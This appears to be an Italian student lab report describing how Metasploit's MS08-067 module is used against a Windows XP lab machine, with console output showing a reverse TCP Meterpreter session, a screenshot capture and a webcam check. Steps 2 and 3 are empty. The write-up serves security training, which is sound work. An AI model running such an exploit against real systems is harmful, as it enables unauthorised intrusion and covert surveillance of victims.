CS-0423

CONSEGNA S7/L3
HACKING WINDOWS CON METASPLOIT

Introduzione

Sfruttare la vulnerabilità ms08-067 per catturare uno screenshot della macchina window XP attaccata.
Controllare se ci sono webcam attive (opzionale).

Il protocollo attaccato.

Le principali caratteristiche della vulnerabilità ms08-067 includono il collegamento da remoto non autenticato, la possibilità di esecuzione di codice da remoto e la rapida diffusione.


STEP 1.

Lanciamo il comando msfconsole per aprire metasploit e cerchiamo il modulo associato a questa vulnerabilità.

```
msf6 > search ms08-067

Matching Modules
================

   #  Name                                 Disclosure Date  Rank   Check  Description
   -  ----                                 ---------------  ----   -----  -----------
   0  exploit/windows/smb/ms08_067_netapi  2008-10-28       great  Yes    MS08-067 Microsoft Server Service Relative Path Stack Corruption


Interact with a module by name or index. For example info 0, use 0 or use exploit/windows/smb/ms08_067_netapi
```


STEP 2.

Controlliamo le relative impostazioni.



STEP 3.

Impostiamo l'ip della macchina bersaglio.



STEP 4.

Lanciamo l'exploit per cercare di catturare uno screenshot e constatare che ci siano o meno webcam attive.

```
msf6 exploit(windows/smb/ms08_067_netapi) > exploit

[*] Started reverse TCP handler on 192.168.50.100:4444
[*] 192.168.50.200:445 - Automatically detecting the target...
[*] 192.168.50.200:445 - Fingerprint: Windows XP - Service Pack 3 - lang:Italian
[*] 192.168.50.200:445 - Selected Target: Windows XP SP3 Italian (NX)
[*] 192.168.50.200:445 - Attempting to trigger the vulnerability...
[*] Sending stage (175686 bytes) to 192.168.50.200
[*] Meterpreter session 1 opened (192.168.50.100:4444 -> 192.168.50.200:1035) at 2024-01-17 09:40:48 +0100

meterpreter > screenshot
Screenshot saved to: /home/kali/AaLULzhI.jpeg
meterpreter > webcam_list
[-] No webcams were found
```

Lo screenshot è stato salvato sulla nostra macchina attaccante al path */home/kali* ed abbiamo scoperto che non ci sono webcam attive sulla macchina bersaglio.